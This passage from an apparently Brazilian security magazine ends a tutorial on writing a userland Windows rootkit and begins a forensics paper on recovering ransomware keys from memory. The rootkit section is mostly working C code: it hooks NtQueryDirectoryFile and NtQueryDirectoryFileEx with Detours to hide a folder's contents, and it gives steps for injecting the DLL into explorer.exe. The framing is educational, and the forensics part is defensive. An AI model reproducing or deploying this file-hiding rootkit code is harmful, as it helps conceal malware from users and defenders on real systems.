- *NTSTATUS status = STATUS_NO_MORE_FILES;*: A variável "status" irá armazenar o valor "0x80000006", o código de retorno da função NtQueryDirectoryFile que, juntamente com um FileInformation zerado, indica que não há mais arquivos no diretório. Defina um macro em seu código escrevendo '#define STATUS_NO_MORE_FILES 0x80000006'. Você pode encontrar a referências de todos os status code em NTSTATUS values [4].
- *WCHAR dirPath[MAX_PATH + 1] = NULL* ;: Variável responsável por armazenar o caminho acessado após o hook inicializar.

```
[...]
        if (GetFinalPathNameByHandleW(FileHandle, dirPath, MAX_PATH, FILE_NAME_NORMALIZED)) {

                if (StrStrIW(dirPath, L"C:\\Windows\\Temp\\nothing_here"))
                        RtlZeroMemory(FileInformation, Length);
                else
                        status = originalNtQueryDirectoryFile(FileHandle, Event, ApcRoutine, ApcContext,
                            IoStatusBlock, FileInformation, Length, FileInformationClass, ReturnSingleEntry,
                            FileName, RestartScan);
        }

        return status;
```

- *GetFinalPathNameByHandleW(FileHandle, dirPath, MAX_PATH, FILE_NAME_NORMALIZED)*: Essa chamada de função irá obter o caminho final do diretório acessado através de "NtQueryDirectoryFile" e "NtQueryDirectoryFileEx".
- *if (StrStrIW(dirPath, L"C:\\Windows\\Temp\\nothing_here"))*: Realizará uma comparação para identificar se o caminho acessado é "C:\Windows\Temp\nothing_here".
  Caso seja: Ele irá zerar "FileInformation" com a função "RtlZeroMemory".
  Caso não seja: Todos os valores passados para a função hookada "HookedNtQueryDirectoryFileEx" serão utilizados para chamar a função original (cujo endereço se encontra em "originalNtQueryDirectoryFileEx"), e seu respectivo return value será armazenado em status. Essa é a única linha em que você verá a variável 'NTSTATUS status' ser alterada por outro valor, pois ao definir o valor dessa variável para "STATUS_NO_MORE_FILES" (juntamente com FileInformation zerado), você estará dizendo o mesmo que "Está pasta está vazia.", aquela mensagem clássica do Windows.

O mesmo é feito na função "HookedNtQueryDirectoryFileEx":

```
static NTSTATUS NTAPI HookedNtQueryDirectoryFileEx(HANDLE FileHandle, HANDLE Event, PIO_APC_ROUTINE
    ApcRoutine, PVOID ApcContext, PIO_STATUS_BLOCK IoStatusBlock, PVOID FileInformation, ULONG Length,
    FILE_INFORMATION_CLASS FileInformationClass, ULONG QueryFlags, PUNICODE_STRING FileName) {
        NTSTATUS status = STATUS_NO_MORE_FILES;
        WCHAR dirPath[MAX_PATH + 1] = { NULL };

        if (GetFinalPathNameByHandleW(FileHandle, dirPath, MAX_PATH, FILE_NAME_NORMALIZED)) {

                if (StrStrIW(dirPath, L"C:\\Windows\\Temp\\nothing_here"))
                        RtlZeroMemory(FileInformation, Length);
                else
                        status = originalNtQueryDirectoryFileEx(FileHandle, Event, ApcRoutine, ApcContext,
                            IoStatusBlock, FileInformation, Length, FileInformationClass, QueryFlags, FileName
                            );
        }
        return status;
}
```

Posteriormente, precisamos criar a função para reverter os hooks feitos:

```
BOOL StopHook() {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourDetach(&(PVOID&)originalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);
        DetourDetach(&(PVOID&)originalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);

        DetourTransactionCommit();

        return 0;
}
```

Explicando a parte principal dessas linhas de código:

- *DetourDetach(&(PVOID&)originalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);*: Ficará respon-


sável por desanexar o hook feito, passando como primeiro argumento um ponteiro para a função "NtQueryDirectoryFile" original, e como segundo argumento o ponteiro para a função que o detour será removido ("HookedNtQueryDirectoryFile"). O mesmo serve para a linha debaixo.

Está quase pronto, agora só precisamos ajustar a função "DllMain" para chamar as funções criadas:


```
BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
	switch (ul_reason_for_call) {
	case DLL_PROCESS_ATTACH:
		StartHook();
		break;
	case DLL_THREAD_ATTACH:
		break;
	case DLL_THREAD_DETACH:
		break;
	case DLL_PROCESS_DETACH:
		StopHook();
		break;
	}

	return TRUE;
}
```

Compile seu código e valide se está funcionando perfeitamente através dos seguintes passos:


1 - Crie o diretório "C:\Windows\Temp\nothing_here" e adicione um arquivo qualquer.




2 - Abra a ferramenta Process Hacker e pesquise por "explorer.exe". Clique com o botão direito no processo e vá em "Miscellaneous > Inject DLL".




3 - Selecione a sua DLL compilada.



4 - Vá para o diretório "C:\Windows\Temp\nothing_here" e clique com o botão direito e em "Atualizar".



5 - Todos os arquivos que foram armazenados dentro deste diretório não serão mostrados para o usuário.



Conclusão

Ao explorarmos as profundezas dos rootkits e nos aventurarmos no desenvolvimento de um específico para o sistema Windows, ficou claro que a batalha pela segurança cibernética é complexa e em constante evolução.

Compreender a profundidade desses malwares é crucial para que possamos desenvolver medidas de defesa contra essas ameaças. O rootkit é caracterizado por ser um tipo de malware silêncioso e persistente, e dependendo do rootkit pode até desafiar softwares de defesa contra ameaças, como Antivírus (AV) e Endpoint Detection and Response (EDR).

Se você se interessou pelo desenvolvimento de um rootkit userland para Windows, acredito que seria interessante explorar o Frosty Rootkit [5] e tentar entender suas técnicas para se manter silênciosamente nos sistemas operacionais Windows.

Caso tenha interesse no código fonte usado nesse artigo, você pode encontrá-lo em H2HCRootkit código fonte [6].

Referências

[1] Microsoft Detours https://github.com/microsoft/detours

[2] NtQueryDirectoryFile: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntquerydirectoryfile

[3] NtQueryDirectoryFileEx: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntquerydirectoryfileex

[4] NTSTATUS Values: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/596a1078-e883-4972-9bbc-49e60bebca55

[5] Frosty Rootkit: https://github.com/MrEmpy/Frosty

[6] H2HCRootkit, disponível em: https://github.com/h2hconference/H2HCMagazine/tree/master/17

Cláudio Júnior (MrEmpy) - mr.empy.2@gmail.com

Cláudio Júnior é um analista de segurança da informação, pesquisador e desenvolvedor, com mais de três anos de dedicação na área de segurança ofensiva.
Sua paixão por segurança e desenvolvimento o levou a criar diversas ferramentas de código aberto voltadas para a segurança ofensiva.
Ele possui histórico extenso de CVEs registradas, sendo responsável por descobrir e relatar uma vulnerabilidade no sistema de TI conhecido como GLPI.
Fundador do grupo "Amolo Hunters", que tem como principal objetivo disponibilizar conteúdos sobre hacking em formato de papers para a comunidade, buscando difundir diversos conhecimentos sobre diversas categorias.
Atualmente, Cláudio desempenha o papel de analista de segurança da informação na Intelliway Tecnologia.

Análise e Dissecação de Ransomwares para Identificação e Extração Binária de Chaves Criptográficas

Autores: Cleber Soares, Deivison Franco e Joas Santos

Registro Único de Artigo

https://doi.org/10.47986/17/6

Resumo. Este artigo tem como objetivo mostrar o emprego da Computação Forense para recuperação da chave criptográfica de arquivos criptografados por ransomwares através da identificação, extração e análise binária de dump de memória. Dessa forma, no cenário abordado, constatou-se a possibilidade de recuperação dos arquivos criptografados através da verificação das características e do comportamento do ransomware, permitindo identificar e extrair sua chave criptográfica por meio da análise dos dados contidos em memória, com uma abordagem metodológica que pode ser empregada analogamente para outros casos semelhantes em que seja necessário recuperar ambientes atacados por esse tipo de malware.
Palavras-chaves: Forense Computacional; Ransomwares; Chaves Criptográficas; Extração Binária; Dump de Memória.

Abstract. This article aims to show the use of Computer Forensics to recover the cryptographic key of files encrypted by ransomwares through identification, extraction and binary analysis of memory dumps. Thus, in the approached scenario, it was verified the possibility of recovering the encrypted files by verifying the characteristics and behavior of the ransomware, allowing to identify and extract its cryptographic key through the analysis of the data contained in memory, with a methodological approach that can be used analogously for other similar cases in which it is necessary to recover environments attacked by this type of malware.
Keywords: Computer Forensics; Ransomwares; Cryptographic Keys; Binary Extraction; Memory Dump.

1. Introdução

Ransomware é um tipo de malware que impede o acesso ao sistema infectado através do bloqueio e criptografia[1] de arquivos, cobrando resgate para reavê-los mediante pagamento (geralmente com crip-

[1]Na criptografia simétrica, a mesma chave é usada tanto para criptografar quanto para descriptografar os dados. Isso significa que a chave precisa ser compartilhada entre o remetente e o destinatário de forma segura. Já na criptografia assimétrica, são usadas duas chaves diferentes - uma chave pública para criptografar os dados e uma chave privada correspondente, que é mantida em segredo pelo destinatário, para descriptografá-los. Isso permite que qualquer pessoa possa enviar

tomoedas), o que dificulta a identificação e o rastreamento do criminoso. Uma vez que um sistema é infectado, o ransomware criptografa os dados do usuário em segundo plano, sem que ele perceba, e quando pronto, normalmente emite um "pop-up" informando que a máquina está bloqueada e que o usuário não poderá mais usá-la, a menos que se pague um valor para obter a chave que dá acesso aos dados.

No contexto de ransomwares, a criptografia simétrica AES é geralmente usada para criptografar os arquivos da vítima, tornando-os inacessíveis sem a chave correta. Essa chave é mantida em posse dos atacantes. Alguns ransomwares também utilizam a criptografia assimétrica RSA para proteger essa chave simétrica. Nesse caso, a chave simétrica é criptografada usando a chave pública RSA do atacante e só pode ser descriptografada com a correspondente chave privada do atacante. A Figura 1 ilustra a anatomia típica de um ataque de ransomware.





Figura 1: Anatomia de um ataque de ransomware (Adaptado de STATISTA, 2016).

O primeiro ransomware foi criado em 1989, denominado de PC Cyborg e popularmente conhecido como AIDS, em alusão à doença causada pelo HIV, foi desenvolvido por Joseph Popp e cobrava um resgate no valor de US$ 189. A Figura 2 mostra o primeiro ransomware e traz a criatura e seu criador.

dados criptografados usando a chave pública, mas apenas o destinatário com a chave privada correspondente pode descriptografá-los.



Limited Warranty

If the diskette containing the programs is defective, PC Cyborg Corporation will replace it at no charge. This remedy is your sole remedy. These programs and documentation are provided "as is" without warranty of any kind, either express or implied, including but not limited to the implied warranties of mechantability and fitness for a particular purpose. The entire risk as to the quality and performance of the programs is with you. Should the programs prove defective, you (and not PC Cyborg Corporation or its dealers) assume the entire cost of all necessary servicing, repair or correction. In no event will PC Cyborg Corporation be liable to you for any damages, including any loss of profits, loss of savings, business interruption, loss of business information or other incidental, consequential, or special damages arising out of the use of or inability to use these programs, even if PC Cyborg Corporation has been advised of the possibility of such damages, or for any claim by any other party.

License Agreement

Read this license agreement carefully. If you do not agree with the terms and conditions stated below, do not use this software, and do not break the seal (if any) on the software diskette. PC Cyborg Corporation retains the title and ownership of these programs and documentation but grants a license to you under the following conditions: You may use the programs on microcomputers, and you may copy the programs for archival purposes and for purposes specified in the programs themselves. However, you may not decompile, disassemble, or reverse-engineer these programs or modify them in any way without consent from PC Cyborg Corporation. These programs are provided for your use as described above on a leased basis to you; they are not sold. You may choose one of the following types of lease (a) a lease for 365 user applications or (b) a lease for the lifetime of your hard disk drive or 60 years, whichever is the lesser. PC Cyborg Corporation may include mechanisms in the programs to limit or inhibit copying and to ensure that you abide by the terms of the license agreement and to the terms of the lease duration. There is a mandatory leasing fee for the use of these programs; they are not provided to you free of charge. The prices for "lease a" and "lease b" mentioned above are US$189 and US$378, respectively (subject to change without notice). If you install these programs on a microcomputer (by the install program or by the share program option or by any other means), then under the terms of this license you thereby agree to pay PC Cyborg Corporation in full for the cost of leasing these programs. In the case of your breach of this license agreement, PC Cyborg Corporation reserves the right to take any legal action necessary to recover any outstanding debts payable to PC Cyborg Corporation and to use program mechanisms to ensure termination of your use of the programs. These program mechanisms will adversely affect other program applications on microcomputers. You are hereby advised of the most serious consequences of your failure to abide by the terms of this license agreement: your conscience may haunt you for the rest of your life; you will owe compensation and possible damages to PC Cyborg Corporation; and your microcomputer will stop functioning normally. Warning: Do not use these programs unless you are prepared to pay for them. You are strictly prohibited from sharing these programs with others, unless: the programs are accompanied by all program documentation including this license agreement; you fully inform the recipient of the terms of this agreement; and the recipient assents to the terms of the agreement, including the mandatory payments to PC Cyborg Corporation. PC Cyborg Corporation does not authorize you to distribute or use these programs in the United States of America. If you have any doubt about your willingness or ability to meet the terms of this license agreement or if you are not prepared to pay all amounts due to PC Cyborg Corporation, then do not use these programs. No modification to this agreement shall be binding unless specifically agreed upon in writing by PC Cyborg Corporation.

Figura 2: Primeiro ransomware criado (Copyright© by Eddy Willems - fornecida pelo proprietário).

2. Processo de Análise Forense Computacional

O trabalho pericial é pautado em doutrinas e procedimentos técnico-científicos, que visam à preservação e a integridade da prova. No caso específico da computação, a manipulação dos dados contidos em mídias de armazenamento computacional deve ser realizada com toda atenção possível, pois a prova não pode ter seu estado inicial alterado, ou seja, nenhum bit pode ser modificado. Isso garante a validade da prova em juízo. Assim, o investigador deve sempre utilizar equipamentos e softwares forenses. Para se ter uma ideia da sensibilidade das evidências digitais, apenas ao ligar um computador e aguardar seu sistema operacional ser inicializado, dados contidos no disco rígido já são alterados.

O processo de investigação de crimes cibernéticos, isto é, o processo de perícia digital geralmente consiste em quatro fases que tratam desde o recebimento do material à elaboração do laudo, quais sejam: Coleta/Preservação; Extração/Exame; Análises Periciais e Formalização/Resultados. Todo esse procedimental é ilustrado na Figura 3 e explicado a seguir.

Figura 3: Processo da Análise Forense Computacional.

2.1 Coleta/Preservação

Esta fase é considerada vital para o processo, pois é nela que toda a massa crítica de dados será coletada, sendo necessário cuidado especial para manter a integridade das informações. Por isso, os exames devem, sempre que possível, ser realizados em cópias fiéis obtidas a partir do material original, utilizando técnicas de espelhamento ou de imagem, nas quais é recomendável a aplicação de funções hash[2] sobre partes e/ou todo o conteúdo do dispositivo de armazenamento, a fim de registrar o conteúdo presente no material examinado. Tal procedimento visa garantir a integridade das evidências.

2.2 Extração/Exame

Nesta fase o objetivo principal é separar dados e informações relevantes ao caso. Antes de iniciar esse processo é preciso definir quais as ferramentas que serão utilizadas para o exame dos dados. Essa escolha está relacionada a cada tipo de investigação e informações que estão sendo procuradas.

Nessa etapa, deve ser realizada a recuperação dos arquivos eventualmente apagados, uma vez que o sistema operacional tem apenas um controle de quais partes do disco rígido estão livres e quais estão ocupadas. Assim, técnicas apropriadas devem ser aplicadas no conteúdo da mídia, fazendo com que tais arquivos sejam acessíveis para as análises periciais subsequentes.

2.3 Análises Periciais

Na terceira fase, praticamente paralela à anterior, os dados e informações anteriormente separados serão analisados com o intuito de encontrar informações úteis e relevantes que auxiliem na investigação do

[2]Funções matemáticas de via única que geram uma saída de tamanho fixo a partir de uma entrada de tamanho variável que visam criar uma representação resumida de arquivos ou mensagens para garantia de inforjabilidade da integridade de seu conteúdo.

caso. Todos os dados/informações encontradas consideradas relevantes devem ser correlacionados com informações referentes à investigação, para que assim seja possível reconstruir os eventos, estabelecer o nexo causal e realizar a conclusão - provar a materialidade do fato.

Essa é a principal fase do exame pericial e a que exige maior esforço, cuidado e capacidade técnica do investigador, pois requer especial atenção quanto a arquivos protegidos por senha, criptografia ou ocultos, além do exame de possíveis sistemas e programas existentes no dispositivo examinado.

2.4 Formalização/Resultados

Nesta última etapa, o objetivo é reunir todas as evidências coletadas, examinadas e analisadas, a fim de se apresentar um laudo que deve informar com toda a veracidade possível o que foi encontrado nos dados analisados, para que se prove o nexo causal, garantindo-se a materialidade do fato crime - prova irrefutável. Todo o processo pericial desde o início, ferramentas/técnicas e informações que comprovem a integridade das informações deve ser relatado no laudo.

3. Isolamento de Vestígios Cibernéticos

O isolamento, apesar de descrito como fase subsequente à identificação e registro, na prática pode ocorrer de forma concomitante, pois à medida que os itens são identificados na cena do crime, algumas providências podem ser tomadas para garantir o seu isolamento.

A ideia principal do isolamento é evitar ataques à integridade das evidências (alterações, supressões, inserções, destruições). Pela natureza especial do vestígio cibernético, dividiremos o isolamento em duas categorias: o físico e o lógico.

3.1 Isolamento Físico

Entender o perímetro físico e delimitá-lo de forma a proceder ao isolamento parece ser simples, mas é uma tarefa difícil de ser executada.

Qual o tamanho da área a isolar de forma a abranger todos os vestígios? A regra é isolar a maior área possível dentro do contexto do crime, uma vez que o isolamento feito a menor pode contaminar a região não abarcada pelo isolamento e perder vestígios importantes.

Vale lembrar que o ser humano não é o único agente modificador do ambiente, existem outros fatores a serem considerados, como as intempéries climáticas (frio, chuva, umidade, calor, luz solar, vento, radiação magnética etc.). Dependendo da região, algumas providências adicionais deverão ser tomadas a fim identificar e isolar rapidamente os vestígios existentes. Sendo assim, algumas classificações dos locais se mostram necessárias.

3.1.1 Quanto à Região

a) Imediato: região com maior concentração de vestígios da ocorrência do fato. Nela serão efetuados exames mais cuidadosos, uma vez que pelo princípio da localidade de referência espacial, provavelmente ali se encontrará a maioria das evidências.
b) Mediato: região compreendida pela periferia da região imediata. Da mesma forma ocorrida na região imediata, temos a possibilidade de existência de mais de uma região mediata.

3.1.2 Quanto à Preservação

a) Idôneo: local onde os vestígios se mantiveram inalterados desde a ocorrência do fato até o seu registro.
b) Inidôneo: local onde houve comprometimento dos vestígios, seja por remoção, inserção ou da combinação de ambas.

3.1.3 Quanto à Área

a) Interno: aquele que possui pelo menos uma proteção superior contra chuva, sol e outros elementos naturais mais agressivos. A ausência de paredes no confinamento do cômodo não o destitui dessa classificação. Um galpão aberto ou uma portaria de edifício são exemplos desse tipo de classificação.
b) Externo: aquele que se situa fora das instalações e está sujeito diretamente à influência dos elementos naturais mais agressivos. É possível encontrar nesses ambientes cabos de rede, antenas transmissoras/receptoras de sinais, dispositivos de autenticação biométrica etc.
c) Virtual: aquele onde não existe uma vinculação direta do contexto físico com o lógico. Uma ação praticada em determinado ambiente físico pode produzir evidências físicas e lógicas em outra localidade completamente diversa.

3.1.4 Quanto à Natureza

Local classificado de acordo com o tipo de evento associado a ele, tais como: pedofilia, inserção de dados em sistemas de informação, invasão de redes de computadores etc.

3.2 Isolamento Lógico

A natureza do dispositivo a ser isolado para posterior apreensão é quem ditará os procedimentos adequados. As categorias de dispositivos mais comuns em cenas de crimes digitais destacam-se a seguir.

3.2.1 Notebooks e Desktops

Na maioria das vezes, as informações mais relevantes a serem isoladas se encontram em alguma mídia secundária de armazenamento: HD, Pendrive, HD externo etc. Isso faz com que apenas esses dispositivos de armazenamento necessitem ser isolados para posterior coleta.

Em alguns casos a máquina inteira deverá ser identificada e isolada para tal, é o caso daquelas que utilizam arranjos de disco RAID[3] onde do ponto de vista físico encontramos vários HDs e do ponto de vista lógico temos um único disco.

Outro aspecto que deve ser levado em conta é o estado no qual esses dispositivos se encontram: Ligado ou Desligado.

